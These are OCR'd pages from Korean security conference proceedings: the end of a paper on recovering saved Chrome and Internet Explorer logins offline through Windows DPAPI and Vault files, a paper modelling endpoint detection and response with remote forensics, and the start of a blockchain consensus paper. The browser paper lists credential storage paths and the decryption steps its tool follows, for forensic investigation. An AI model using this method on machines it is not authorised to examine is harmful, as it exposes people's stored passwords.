웹 브라우저 로그 파일에는 웹 브라우저 사용 기록이 저장되어 있는데, 저장되어 있는 데이터가 매우 많아 도구를 사용하지 않고 분석하기는 쉽지 않다. 이러한 이유로 웹 브라우저 포렌식을 진행할 때에는 WEFA(Web browser Forensic Analyzer)[5], IEF(Internet Evidence Finder)[6] 등을 이용하여 분석한다.

기존의 웹 브라우저 포렌식 도구는 주로 사용자의 방문 기록과 다운로드 기록을 분석하기 위해 사용되며 분석을 위해 웹 히스토리, 캐시, 쿠키, 다운로드 목록 등의 정보를 수집한다.

활성시스템에서는 NirSoft에서 개발한 'IEPassView'[7] 그리고 누리랩에서 개발한 'NuriPassRecover'[8]과 같은 도구가 존재하지만 비활성 상태에서 로그인 정보를 수집하여 분석을 지원해주는 웹 브라우저 포렌식 도구는 아직까지 없다.

활성시스템에서 로그인 정보를 확인하기 위해서는 관리자 권한이 필요하다. 크롬은 웹 브라우저의 설정[3]에서, IE는 제어판의 자격 증명 관리자(Credential Manager)에서 로그인 정보를 저장한 사이트, 아이디, 비밀번호를 확인할 수 있다.




Fig. 2. A example of web credential stored in MS Internet Explorer

관리자 권한을 획득한 경우에는 웹 브라우저에서 저장한 로그인 정보를 확인할 수 있지만, 기존 분석 과정에서 웹 브라우저의 로그인 정보는 잘 알려지지 않은 아티팩트이며, 시스템이 활성인 상태에서 관리자 권한을 가지고 있을 경우에서 로그인 정보를 확인할 수 있다는 전제는 상당한 제약조건을 요구하는 것이다. 전원이 꺼져있는 컴퓨터를 대상으로 로그인 정보를 분석하기 위해 전원을 재공급하는 행위는 디지털 증거의 무결성을 훼손시킬 수 있다. 따라서 웹 브라우저 포렌식 과정에서 로그인 정보를 분석하는 과정이 포함되어야 하며, 비활성 상태의 시스템에서도 분석할 수 있는 방안과 이를 자동화해주는 도구가 필요한 실정이다.

III. 웹 브라우저의 로그인 정보 분석

크롬과 IE는 윈도우즈 운영체제에서 제공하는 암호 기반의 데이터 보호 라이브러리 DPAPI(Data Protection API)[9]를 사용하여 로그인 정보를 암호화하여 저장한다.

DPAPI는 로그인 중인 계정의 크리덴셜을 이용하여 암·복호화 과정에서 필요한 마스터 키와 세션 키를 생성한다. 즉, 암호화된 데이터를 복구하기 위해서는 로그인 정보를 저장하는 파일과 윈도우즈 계정의 크리덴셜을 저장하는 파일을 함께 수집해야 한다.

◦ 로그인 정보 저장경로 :
(크롬) %AppData%\Local\Google\Chrome
\User Data\Default\Login Data
(IE) %AppData%\Local\Microsoft\Vault\
◦ 크리덴셜 저장경로 :
%SystemRoot%\System32\Microsoft\Protect

로그인 정보는 사용자가 사이트에 접속하여

로그인을 한 이후에 설정할 경우에만 저장되며, 저장하지 않기를 선택한 경우에는 해당 사이트의 URL 주소만 기록한다.

3.1 크롬의 로그인 정보 파일 분석결과

크롬의 'Login Data' 파일은 SQLite 데이터베이스 구조를 가지며 로그인 정보는 'logins' 테이블에 저장하며 Table. 1과 같은 구조를 가진다. 로그인 정보는 아이디(username_value)와 비밀번호(password_value)만 저장하는 것이 아니라, 사이트 주소(origin_url, action_url), 최초 생성시각(date_created), 수정시각(date_synced), 로그인 정보 사용횟수(times_used) 등이 저장된다. 사용자가 로그인 정보를 설정한 경우에는 'preferred'와 'blacklisted_by_user'가 각각 '1'과 '0', 설정하지 않은 경우에는 '0', '1'로 입력되어 있다는 특징이 있다.

또한 로그인 정보 중에서 비밀번호 데이터(Fig.3.)만 암호화되고 다른 데이터는 모두 평문으로 저장되는데, 암·복호화 과정에서는 DPAPI의 'CryptProtectData', 'CryptUnprotectData' 함수를 호출하여 처리하고, PKCS #5와 Triple DES 알고리즘을 사용한다[9].

사용자가 로그인 정보를 웹 브라우저에 저장한 후에 해당 로그인 정보를 다시 사용할 경우에는 저장된 로그인 정보에서 'times_used' 값을 1 증가시키고, 로그인 정보를 직접 삭제하였을 때는 기존 데이터를 'SQLITE_SECURE_DELETE[10]' 기능을 이용하여 삭제하므로 만약 사용자가 임의로 삭제한 데이터는 삭제된 레코드 복구 기법을 적용할 수 없다.

로그인 정보는 단순히 크리덴셜 정보만 획득할 수 있는 것이 아니라, 방문기록과 연관지어 분석함으로써 추가적인 정보를 알 수 있다. 사용자는 보통 웹 브라우저 사용 흔적을 지우기 위해 방문 기록을 삭제하지만, 즐겨찾기에 저장




Fig. 3. Encrypted data of 'password_value' data

Table. 1. 'logins' 테이블의 스키마 구조

Type	Name
VARCHAR (n)	*origin_url*
	action_url
	username_element
	username_value
	password_element
	submit_element
	signon_realm
	display_name
	icon_url
	federation_url
INTEGER (8)	*preferred*
	date_created
	blacklisted_by_user
	scheme
	password_type
	times_used
	date_synced
	skip_zero_click
	generation_upload_status
BLOB (n)	*password_value*
	possible_usernames
	form_data

된 사이트와 같이 자주 방문하는 사이트는 삭제하지 않는 경향이 있다. 따라서 방문 기록에는 저장되지 않았지만, 로그인 정보에 저장되어 있는 시간 기록을 통해 방문기록에는 없는 사용흔적과 로그인 정보를 사용한 횟수를 통해 사용자의 사용 패턴을 대략적으로 추정할 수 있다.

3.2 IE의 로그인 정보 파일 분석 결과

인터넷 익스플로러는 9이하 버전과 10이상 버전으로 구분할 수 있다. 두 버전의 로그인 정보는 저장되는 위치가 다르고, 크리덴셜을 관리하는 방법이 다르다.

IE 9이하 버전은 사용자의 로그인 정보를 레지스트리에 저장한다. 로그인 정보가 저장되는 레지스트리 키의 경로는 'HKU\[SID]\SOFTWARE\Microsoft\Internet Explorer\IntelliForms\Storage2'이며 Fig. 4와 같이 DPAPI를 사용하여 암호화되어 저장된다. 크롬과 다르게 로그인 정보로 URL, 아이디, 비밀번호만 확인할 수 있으며, 모든 데이터를 하나의 파일과 같이 관리하여 저장한다.




Fig. 6. Windows Vault Structure[9]

IE 10이상 버전은 윈도우즈 7부터 도입된 'Vault' [11, 12] 기능을 사용한다. Vault 기능은 사용자 또는 시스템에서 사용하는 비밀번호와 같은 중요한 정보를 보호할 수 있도록 운영체제에서 지원하는 기능이다.




Fig. 4. Encrypted data of login information in the IE version 9

Vault 기능은 Fig. 5와 같이 데이터의 저장




Fig. 5. Method for the advanced web browser forensic analysis using login data

형태를 저장하는 파일(schema)과 사용자의 중요 정보를 저장하는 파일(credential 또는 vault record)로 구분된다. 구조를 가지고 있기 때문에 사용자가 저장한 데이터를 읽기 위해서는 두 가지 파일을 모두 읽고 해석할 수 있어야 한다. 따라서 윈도우즈 환경에서의 Vault 기능은 Fig. 6과 같이 마스터 키가 저장되는 파일인 'Policy.vpol', 데이터의 저장형태(스키마)를 정의하는 파일인 '<GUID>.vsch', 그리고 'Policy.vpol'의 마스터 키로 암호화된 사용자의 데이터를 저장하고 있는 '<GUID>.vcrd' 파일로 구성된다. vcrd 파일은 저장하는 데이터를 새로 생성할 때마다 별도의 파일을 생성하여 저장하고, 'Policy.vpol', '<GUID>.vsch' 파일은 하나의 파일을 생성하여 공유한다.

'Policy.vpol' 파일은 Vault Record를 암·복호화하기 위한 마스터 키를 저장하고 있는데 여기에 저장되는 키는 DPAPI에서 지원하는 암호화 함수를 이용하여 보호하거나, 사용자가 지정한 비밀번호를 이용하여 데이터를 보호한다. 윈도우즈 8 이후부터 두 번째 방법은 지원하지 않는다. 윈도우즈는 Vault 기능을 이용하여 웹 브라우저의 로그인 정보뿐만 아니라, 윈도우즈 로그인에 연동된 계정, 사용자 인증 정보, 네트워크 연결 계정 정보, MS 오피스 연동 계정 정보, MS 비주얼 스튜디오 계정 정보 등의 MS와 관련한 계정 정보를 포함하여 관리한다.

Vault 기능 분석을 통해서 웹 브라우저의 로그인 정보와 더불어 윈도우즈와 연동된 여러 계정 정보를 획득할 수 있기 때문에 포렌식 조사에 도움을 줄 수 있는 데이터를 수집할 수 있는 점에서 큰 의미를 가진다. 또한 로그인 정보 저장을 요청에 사용자가 설정 거부를 선택한 경우에는 비밀번호가 저장되지 않지만, 사이트와 아이디는 저장된다. 방문 기록 외에도 사이트를 방문한 기록은 로그인 정보를 통해서도




Fig. 7. Structured files(Policy.vpol, *.vsch, *.vcrd) with the Windows Vault function

확인할 수 있다.

3.3 로그인 정보 추출 도구 개발

로그인 정보를 분석하기 위해서는 크롬과 IE에서 데이터를 저장하는 파일의 구조와 암호화 데이터를 복호화하기 위한 과정을 이해할 필요가 있다. DPAPI에서 호출하는 함수의 동작은 역공학 기법을 통해 정밀분석을 진행하고 있으며, 도구는 파이썬을 기반으로 라이브러리의 함수를 활용하여 개발하였다. 로그인 정보를 저장하는 파일과 크리덴셜 정보를 저장하는 파일은 EnCase 등의 수집도구를 이용하여 수집하고, 도구에 파일 형태로 입력하면 동작할 수 있도록 개발하였다.

로그인 정보를 분석하기 위해서는 먼저 암호화 데이터를 복호화하기 위한 키를 생성할 때 필요한 파일을 수집해야 한다. 이 파일들은 크리덴셜 정보를 저장하고 있으며 마스터 키를 생성하는 과정에서 필요하다. 마스터 키는 다시 세션 키를 생성하는데 사용되며 이 과정은 DPAPI 라이브러리를 이용하여 개발하였다.

크롬의 경우에는 SQLite 데이터베이스 파일로 로그인 정보를 저장하고 비밀번호 데이터만 암호화하기 때문에 SQL구문을 이용하여 데이터를 로드하고 'CryptUnprotectData'함수를 호출하여 복호화 결과를 Fig. 8과 같이 사이트, 아이디, 비밀번호를 새로운 SQLite 데이터베이스 파일로 저장한다.

IE 10버전 이상 웹 브라우저의 로그인 정보를 분석하기 위한 마스터 키는 'Policy.vpol' 파일에서 읽어올 수 있고, 'VaultEnumerateItems' 함수를 이용하여 로드한 '<GUID>.vsch' 파일에서 로그인 정보를 저장하고 있는 데이터 구조를 파악한다. 데이터 구조는 웹 브라우저와 기타 계정 정보의 구조는 약간의 차이가 있다. 이후 'VaultOpen' 함수는 '<GUID>.vcrd' 파일에 저장된 데이터를 로드하고 'VaultGetItem' 함수는 로드된 데이터를 Fig.9.와 같이 복호화하여 출력한다.




Fig. 8. Results of the decrypted login data using a developed tool for the Google chrome



Fig. 9. Results of the decrypted login data using a developed tool for the MS Internet Explore10

IV. 결론 및 향후연구

웹 브라우저 포렌식은 지금까지 방문기록, 캐시, 쿠키, 다운로드 목록을 중심으로 분석해 왔다. 로그인 정보를 저장하고 있는 파일은 웹 브라우저 사용 흔적을 확인할 수 있는 추가적인 정보를 제공하지만, 일부 데이터가 암호화되어 저장되기 때문에 분석에 한계가 있었다.

하지만 본 연구는 크롬과 IE를 대상으로 로그인 정보를 저장하고 있는 파일을 분석하고 암호화된 데이터를 분석하기 위해 DPAPI의 동작을 파악하여 활성 시스템에서만 주로 분석하였던 로그인 정보를 분석할 수 있는 도구를 개발하였다.

아직까지는 윈도우즈의 크리덴셜 정보를 이용하여 데이터 암호화를 지원하는 DPAPI에 대한 정보가 일부만 공개되어 추가적인 연구가 필요하다. 또한 크롬과 IE 뿐만 아니라 다양한 웹 브라우저에서 로그인 정보를 저장하는 방법을 비교하고 웹 브라우저 포렌식 분석을 계속적으로 개선시키기 위한 연구를 진행하고자 한다.

[참고문헌]

[1] Wikipedia, "Web Browser" ,https://en.wikipedia.org/wiki/Web_browser

[2] 이상진, "디지털 포렌식 개론", 이룬, 316-320,

2015.

[3] Google Smart Lock, 크롬://settings/passwords

[4] W3Counter, “Browser&Platform Market Share”, https://www.w3counter.com/globalstats.php

[5] DFRC lab, “WEFA”, Korea Univ., http://forensic.korea.ac.kr/tools/wefa.html

[6] MAGNET Forensics, IEF, https://www.magnetforensics.com/magnet-ief/

[7] NirSoft, “IEPassView”, http://www.nirsoft.net/utils/internet_explorer_password.html

[8] Nurilab, “NuriPassRecover”, http://www.nurilab.net/nuripassrecover

[9] Microsoft, Windows Data Protection, https://msdn.microsoft.com/en-us/library/ms995355.aspx

[10] SQLite, PRAGMA Statements - Secure Delete, https://www.sqlite.org/pragma.html#pragma_secure_delete

[11] PASSCAPE SOFTWARE, Windows Vault, https://www.passcape.com/windows_password_recovery_vault_explorer

[12] dietrich, “Password Algorithms: Internet Explorer 10 (Windows Vault)”, Insecurety Research, http://insecurety.net/?tag=credential-manager, 2013.

원격 포렌식을 활용한 엔드포인트 탐지 및 대응 시스템 모델링

김희범*, 정상문*, 원유재***

*충남대학교 컴퓨터공학과

Modeling Endpoint Detection and Response using Remote Forensic Analysis

Heebeom Kim*, Sangmoon Jung*, Yoojae Won***

*Department of Computer Science & Engineering, Chungnam National University

요 약

기존의 엔드포인트는 침입 방지 시스템, 방화벽, 화이트리스트 기반 정책 같은 시그니처 기반의 툴로 보안 되어 왔다. 그러나 최근 사이버 공격은 그 방식이 매우 빠르고 다양하게 변하고 있어서 기존 안티바이러스 툴은 지능형 지속 위협(APT) 공격을 효율적으로 막아내지 못하고 있다. 이에 따라 시그니처 기반이 아닌 차세대 엔드포인트 악성코드 탐지 및 대응 기법의 필요성이 대두된다[1]. 본 논문에서는 원격 포렌식 분석 기법과 엔드포인트 탐지 및 대응에 대한 기술적인 설명과, 악성코드의 행위를 탐지 및 대응 할 수 있는 차세대 보안 솔루션으로써 활용이 가능한 엔드포인트 보안 시스템 모델링을 제시한다.

I. 서론

지금까지 대다수의 악성코드를 탐지하는 정책으로써 콘텐츠 기반 분석기법이 사용되었다. 콘텐츠 기반 분석기법으로는 시그니처 기반, 평판 기반, 샌드박스 행위 기반 등이 있다. 하지만 전적으로 패턴에 의존하는 시그니처 기반과 평판 기반의 분석기법은 특정 시나리오를 가지고 치밀하게 행동하는 신종 APT 공격의 패턴을 알지 못한다면 방어할 수 없다. 또한 가상머신 환경에서 수행되는 샌드박스 분석기법 역시 가상머신 환경에서는 자신을 드러내지 않고 잠복하는 악성코드를 잡아내는 데 무리가 있다[2].

시나리오를 기반으로 공격하는 APT에 대응하기 위해서는 엔드포인트의 시스템을 실시간으로 모니터링 해야 한다. 모니터링의 대상으로는 시스템의 프로세스, 레지스트리, 메모리, 파일 시스템, 네트워크 정보 등이 있다[3]. 이들을 대상으로 추출한 아티팩트 분석을 탐지 정책에 적용한다면 잠복기를 거쳐 단계별로 행해지는 악성코드의 행위가 최종적인 피해를 발생하기 전에 탐지하고 대응할 수 있다.


따라서 본 논문의 2장에서는 원격 포렌식 기법에 대한 설명과 엔드포인트 탐지 및 대응의 기술적 연구 내용을 설명한다. 3장에서는 관련 연구를 토대로 원격 포렌식을 활용하여 효율적인 탐지 및 대응을 할 수 있는 엔드포인트 보안 시스템 모델링을 소개한다. 마지막으로 4장 결론에서는 제시한 보안 시스템 모델링과 함께 엔드포인트의 분산성과 확장성에 고려한 향후 연구 방향을 제시한다.

II. 관련연구

원격포렌식에서 무엇보다 중요한 점은 휘발성 메모리가 사라지기 전에 수집하는 것이다. 원격지에 있는 다수의 엔드포인트 아티팩트를 서버에서 수집 요청 시에 실시간성을 보장받기 위해서는 클라이언트와 서버 간의 통신 시에 효율적인 데이터 분할 송신 기술이 요구된다. 엔드포인트의 탐지 및 대응에는 엔드포인트에서 행해지는 의심스러운 활동을 탐지, 조사 및 완화하는데 초점을 두어야 하며 분석 및 대응이 동반 돼야 한다.

2.1 원격 포렌식 시스템

구글에서는 침해 사고 대응 프레임 워크인 GRR(GRR Rapid Response)을 파이썬 오픈소스로 지원하고 있다. GRR 분석을 토대로 실시간 원격 포렌식 시스템 구성 요소들을 제시한다.



[그림 1] GRR 구성요소 개요

서버와 클라이언트 : 침해 사고에 대응할 수 있는 원격 포렌식 프레임워크는 서버를 통해서 원격으로 클라이언트를 관리할 수 있어야 한다. 서버관리자는 원하는 포렌식 아티팩트 수집을 위해서 클라이언트에 요청하게 되고, 클라이언트는 아티팩트와 함께 응답을 보내게 된다[4]. 아티팩트 정보 역시 개인정보로 분류되므로 이때 둘 사이의 통신은 철저한 암호화가 이루어져야 한다.

데이터 분할 송신 : GRR에서는 Flow라는 개념으로 요청 및 응답 시퀀스를 설명한다. 데이터를 직렬화해서 저장소에 계속해서 쌓아두고 할당된 자원이 사용가능할 때 저장소의 데이터를 불러오는 방식이다. 이는 다수의 에이전트와 상호작용하는데 필요한 확장성과 실시간성을 보장받을 수 있다[5].

모니터링 및 분석 : 아티팩트 중에서 더 중요한 데이터, 빨리 휘발되는 메모리를 우선으로 수집한다. 데이터베이스에 저장된 아티팩트는 서버에 마련해 둔 아티팩트 분석 정책에 기반을 두어 즉각적인 조치가 필요한 경우 사용 될 수 있어야 한다.[6]. 아티팩트 분석 정책으로도 분류되지 않은 그레이리스트에 한해서는 분석가의 인적 서비스가 필요하게 된다.

2.2 엔드포인트 탐지 및 대응

엔드포인트에서 완벽하게 악성코드를 분류해내는 것은 이상적인 기술이다. 안티바이러스 툴의 특성상 False Negative와 False Positive가 발생한다. 이 중에 실제로 악성코드이지만 악성코드가 아니라고 탐지하는 전자는 매우 치명적이다.


안티바이러스 전문 기업인 FireEye사는 엔드포인트에 위협을 가할 수 있는 악성코드 대응에 있어 인텔리전스 기반 탐지를 제시하고 있다. 인텔리전스 기반 탐지는 프로세스, 레지스트리 등의 시스템 상황을 다각적으로 활용하여 악성코드를 탐지하는 기법을 말한다. 이처럼 엔드포인트 내부의 상황을 고려하여 악성코드를 탐지하고 동시에 확산을 막기 위한 대응도 이루어져야 한다.

III. 엔드포인트 보안 시스템

3.1 엔드포인트 탐지 및 수집 시스템

원격 포렌식을 활용하여 엔드포인트를 보안하려면 가장 먼저 로컬 환경에서 에이전트가 특정한 정책을 기반으로 악성코드를 탐지해야 한다. 클라이언트 시스템에 관련된 모든 아티팩트를 수집하여 이를 기반으로 악성코드를 탐지하려면, 에이전트 프로그램 구동 시 많은 자원을 소비하게 된다.

따라서 블랙리스트 혹은 화이트리스트 정책을 이용하여 일차적 악성코드 탐지 및 분류를 진행한다. 탐지 정책을 기반으로 악성 행위인지 정상행위인지 판단이 어려운 부분은 그레이리스트로 분류한다.




[그림 2] 엔드포인트 보안 시스템 구동 절차

그레이리스트로 분류된 악성코드는 대다수가 신·변종 된 악성코드일 확률이 높다. 따라서 분

석의 대상이 되는 프로세스를 중지시킨 후, 악성코드의 특징을 추출하여 악성코드 사본 파일과 함께 원격 포렌식 서버로 전송한다. 서버에서는 특징을 분석하여 악성코드 분석에 필요한 아티팩트를 클라이언트에게 요청한다.

[그림 3]과 같이 악성코드에서 외부 네트워크에 관련된 특징 값을 확인 하면 Network 아티팩트를 추출하고, 시스템 관련 특징 값을 확인했다면 Process 또는 Memory 아티팩트를 추출해야 한다. 백그라운드로 구동되고 있는 에이전트에서는 요청받은 아티팩트를 추출하여 서버에 전송 한다.



[그림 3] 아티팩트 종류별 분류도

3.2 엔드포인트 분석 및 대응 시스템

엔드포인트 보안 시스템에서는 크게 3가지의 대응 절차를 수행한다. 제일 먼저 로컬 환경에서 블랙리스트로 분류가 되었을 경우에는 [표 1]과 같이 위험 수준을 기준으로 분류하여 대응한다.

등급	의미	대응
안전	악성행위가 존재하지 않는 상황	없음
주의	사용자의 피해가 다소 우려되는 상황	다음상황 주시
경고	사용 시스템에 이상이 발생하는 상황	다음상황 주시
위험	특정 악성코드로 감염 피해가 급증하는 상황	즉각 제거

[표 1] 위험도에 따른 악성행위 분류

로컬에서 위험등급에 해당하지 않고 주의 또는 경고 등급으로 분류된 악성코드는 그레이리스트로 분류한다. 그레이리스트로 분류된 악성 행위는 복사본과 아티팩트 정보를 서버에게 전송한다.

탐지 및 수집 시스템에서 획득한 아티팩트를 토대로 그레이리스트를 분류하게 되는데 이 단계가 2차 대응에 해당한다. [그림 4]는 오픈소스로 제공되는 원격 포렌식 툴을 활용하여 프로세스의 아티팩트를 추출한 결과이다.

Pid	656
Ppid	596
Name	winlogon.exe
Exe	C:\Windows\System32\winlogon.exe
Cmdline	winlogon.exe
Ctime	1489738241000000
Username	NT AUTHORITY\SYSTEM
Status	running
Nice	128
Cwd	C:\Windows\system32
Num threads	2
User cpu time	0.015625
System cpu time	1.359375
Rss size	6492160
Vms size	1908736
Memory percent	0.15436787903308868

[그림 4] 프로세스 아티팩트 추출

프로세스가 구동될 때 발생하는 CPU 사용량, 하위 트리의 프로세스의 구동 관계, DLL의 정보 등을 종합적으로 분석하여 악성코드의 행위에 초점을 맞춘 위험도를 판단하고 이를 근거로 서버에서는 자동으로 분석 한다. 설정한 위험도의 임계치를 초과했을 경우에는 이를 블랙리스트로 판단하고 에이전트가 해당 프로세스를 삭제 또는 격리한다.

IV. 결론

본문에서 제시한 원격 포렌식을 활용한 엔드포인트 보안 시스템에서는 다루지 못한 엔드포인트의 분산성과 확장성을 고려한 시스템에 대한 향후 연구가 필요하다.

최근 많은 기업은 국제소송과 분쟁문제 해결을 위해서 E-discovery법에 따른 디지털 증거 데이터 확보를 중요시하고 있다[7]. 그리고 기업 환경에서의 엔드포인트 보안 사고는 사회적 손실로 이어져 막대한 피해를 발생시키므로 사전 대응 매우 중요하다.

기업 환경에서 휘발성 데이터를 수집하려면

디지털 포렌식 시스템의 구축은 필수적이다. 기업 환경에 최적화된 원격 포렌식이란 다양하고 비동기 된 시스템에서도 에이전트가 동작해야 하며 수백 개의 엔드포인트가 실시간으로 서버에 아티팩트 송수신을 할 때도 무리가 없어야 한다. 그리고 본사와 지사처럼 물리적으로 떨어져 있어 분산된 엔드포인트를 제어할 수 있는 보안 시스템이 구축되어야 사내의 엔드포인트 보안을 기대할 수 있다.

또한, 엔드포인트의 범위를 확장하여 스마트폰, 태블릿PC, IoT Device에도 활용이 될 수 있도록 에이전트 어플리케이션의 경량화가 필요하다[8]. 각기 다른 플랫폼 환경에서 에이전트가 구동되기 위해서는 개별적 플랫폼에 맞춰진 엔드포인트 보안 솔루션 연구가 필요하다.

[Acknowledgement]

"본 연구는 미래창조과학부 및 정보통신기술진흥센터의 SW중심대학지원사업의 연구결과로 수행되었음"(2015-0-00930)

[참고문헌]

[1] Orathai Sukwong, Hyong S. Kim, James C. Hoe, "Commercial Antivirus Software Effectiveness: An Empirical Study", IEEE Computer Society, 2011.

[2] H. Yin et al, "Panorama: Capturing System-Wide InformationFlow for Malware Detection and Analysis,", Computer and Communications Security, 2007.

[3] A. Moser, M.I. Cohen, "Hunting in the enterprise: Forensic triage and incident response", A Journal of Digital Investigation, 2013.

[4] 정일훈, 오정훈, 이상진, "IaaS 유형의 클라우드 컴퓨팅 서비스에 대한 디지털 포렌식 연구", 정보보호학회논문지, 2011.

[5] 이지희, 정현지, 이상진, "실시간 동기화 서비스에 대한 포렌식 조사 절차에 관한 연구", 정보보호학회논문지, 2012.

[6] M.I. Cohen, D. Bilby, G. Caronni, "Distributed forensics and incident response in the enterprise", A Journal of Digital Investigation, 2011.

[7] 임경수, 박종혁, 이상진, "디지털 포렌식 현황과 대응 방안", 보안공학연구논문지, 2008.

[8] 박보라, 심미나, 이상진, "기업의 원격 포렌식 시스템 구축의 필요성", 정보보호학회지, 2008.

A-5 블록체인 1

여 상 수 (목원대)

- **블록체인 플랫폼의 합의 알고리즘과 서비스**
  명세인, 한석찬, 허진영, 채송현, 이종혁
- **Ethereum dApp 시스템을 활용한 취약점 분산 관리 플랫폼 제안**
  임재원, 장태진, 정인우
- **블록체인 기술 동향 및 응용**
  윤정준, 김지혜, 오현옥
- **블록체인 동작 과정에 따른 보안 분석**
  이성범, 이부형, 명세인, 이종혁

블록체인 플랫폼의 합의 알고리즘과 서비스*

명세인, 한석찬, 허진영, 채송현, 이종혁

상명대학교 컴퓨터소프트웨어공학과

Consensus Algorithms and Services of Blockchain Platforms

Sein Myung, Seokchan Han, Jinyoung Heo, Songhyun Chae, Jong-Hyouk Lee

Dept. of Computer Software Engineering, Sangmyung University

요 약

블록체인은 탈중앙화된 P2P 네트워크에서 데이터에 대한 영속성과 무결성을 제공한다. 본 논문에서는 블록체인의 대표적인 세 가지 유형(퍼블릭, 프라이빗, 컨소시엄)과 블록체인의 핵심이 되는 합의 알고리즘 세 가지(PoW, PoS, DPoS)를 비교 분석한다. 또한, 활발히 개발되고 있는 블록체인 플랫폼 4개(비트코인, 이더리움, 비트쉐어, NXT)를 선정하여 그 특징을 살펴보고 각각의 장단점을 분석하여 필요에 맞는 블록체인 플랫폼을 선택하는데 가이드라인을 제시한다.

I. 서론

블록체인(Blockchain)은 2009년 사토시 나카모토[1]가 제안한 암호화폐 플랫폼인 비트코인의 핵심 기술로 개발 되었다. 비트코인 블록체인은 탈중앙화(Decentralized)된 P2P 네트워크에서 모든 노드가 합의(Consensus)를 기반으로 무결성(Integrity)을 제공하는 데이터공유 시스템으로 구현되었다. 이러한 비트코인 블록체인은 가상 암호화폐 거래를 위한 퍼블릭(Public) 유형의 블록체인으로 정의될 수 있으며 노드간 신뢰(Trust) 없이 합의에 의한 블록을 생성하고 확인하는 과정을 작업증명(PoW, Proof of Work)이라는 합의 알고리즘을 통해 완성한다.

작업증명의 동작은 블록을 생성하기 위해 많은 컴퓨팅 파워가 필요한 문제의 해답을 찾는 것으로 설명될 수 있다. 답을 찾은 노드는 블록체인에 자신이 가지고 있는 정보를 바탕으로 새로운 블록을 추가하며 이에 따른 인센티브를 얻게 된다. 이러한 과정은 블록체인에 참여하는 모든 노드가 경쟁적으로 수행하며, 먼저 생성된 블록이 블록체인에 추가되고 정보가 영속적으로 공유 될 수 있게 한다.

